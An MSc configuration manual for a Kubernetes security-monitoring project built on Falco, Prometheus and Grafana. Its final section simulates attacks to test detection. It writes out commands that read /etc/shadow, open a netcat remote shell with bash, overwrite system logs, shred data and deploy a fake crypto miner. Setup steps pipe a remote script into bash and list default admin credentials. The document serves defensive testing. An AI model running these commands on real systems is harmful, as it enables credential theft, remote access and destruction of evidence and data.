National College of Ireland

Leveraging eBPF for Enhanced Kubernetes Observability and Security

MSc Research Project
Cloud Computing

Pham Ngoc Thanh Hung
Student ID: 22232338

School of Computing
National College of Ireland

Supervisor: Sudarshan Deshmukh

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name:	Pham Ngoc Thanh Hung
Student ID:	22232338
Programme:	Cloud Computing **Year:** 2023
Module:	Research Project
Supervisor:	Sudarshan Deshmukh
Submission Due Date:	12th August 2024
Project Title:	Leveraging eBPF for Enhanced Kubernetes Observability and Security
Word Count:	452 **Page Count:** 5

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: Pham Ngoc Thanh Hung

Date: 12th August 2024

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	


Config Manual

Pham Ngoc Thanh Hung


22232338

1 Install the EKS cluster


Create an EKS cluster named x22232338 with version 1.30 and eksClusterRole. All other settings leave as default:




Create a node group in this cluster with 3 nodes and AmazonEKSNodeRole IAM role:



Configure a worker node template such as AMI type, capacity type , intance type as following:




Set the scaling configuration at 3, 0 and 3 for desized, minimum and maximum size respectively:



2 Access the EKS cluster

Access the cluster by using a temporary AWS access token



Paste the temporary access token to our machine. Here I use a Amazon Linux 2023 for my work environment:

Install and configure kubectl:

curl -O https://s3.us-west-2.amazonaws.com/amazon-eks/1.30.0/2024-05-12/bin/linux/amd64/kubectl

chmod +x kubectl

mkdir -p $HOME/bin && cp ./kubectl $HOME/bin/kubectl && export PATH=$HOME/bin:$PATH

Get the kubeconfig file of our cluster to our machine:

aws eks --region eu-west-1 update-kubeconfig --name x22232338

Then, install k9s for accessing Kubernetes cluster with UI:

```
curl -sS https://webinstall.dev/k9s | bash
```

Access the cluster with the command:

k9s

3 Deploy a demo application

kubectl apply -f microservices-demo/release/kubernetes-manifests.yaml

4 Deploy Falco, Falcosidekick and custome rules

cd falco-charts/charts/falco/

helm install falco -f custom-rules.yaml ./ -n falco

5 Deploy and Configure Prometheus, Grafana and AlertManager


cd prometheus-charts/charts/kube-prometheus-stack/

helm install prometheus ./ -n monitoring

Configure the alert rule in Prometheus

kubectl apply -f prometheus-alert-rule.yaml -n monitoring

Import Grafana dashboard by copying the content from falco-dashboard-grafana.json into the import dashboard in the Grafana UI:



6 Access the UI

Forward all running pods in the EKS cluster to your machine:

./ forward-ports.sh

Access FalcoSidekick UI – crendetials: admin/admin

<your-machine-IP>:2802

Access Prometheus UI – no credentials

< your-machine-IP>:9090

Access Grafana UI – credentials: admin/prom-operator

< your-machine-IP>:3000

Show the URL of the web application:

kubectl get service frontend-external | awk '{print $4}'

7 Reproduce experiments

7.1 Experiement 1: Intrusion Detection and Response

Initially, the attackers try to read sensitive files by executing the command:

docker run -d ubuntu:latest cat /etc/shadow

Following this, the attackers created a symlink over a sensitive file using the command:

docker run -d ubuntu:latest ln -s /etc/shadow /tmp/shadow_link

Next, the attackers exported data to their servers by executing a sequence of commands that opened an SSH connection.

On the attacker machine

nc -nvlp 4444 -e /bin/bash

On the victime machine

Deploy a container:

docker run -d circleci/sshd:0.1

Then, access the container's shell:

docker exec -it <container-id> /bin/bash

Execute command to open ssh connection to the attacker machine:

ssh -p 4444 ec2-user@<attacker-machine-IP>

Finally, the attackers finally attempted to clear the log activities by issuing the command:

docker run -d -v /var/log:/var/log ubuntu:latest bash -c \"echo 'test' > /var/log/syslog\"

7.2 Experiement 2: System Destruction Attempt

In the second experiment, attackers tried to destroy system data by running a container that removes bulk data from the disk using the command:

docker run -d ubuntu:latest shred -n 1 /path/to/data

7.3 Experiement 3: Crypto Mining Deployment

In this third experiment, attackers installed a crypto mining application in the Kubernetes cluster through the use of a predefined deployment YAML file.

kubectl apply -f crypto-miner-faker-deployment.yaml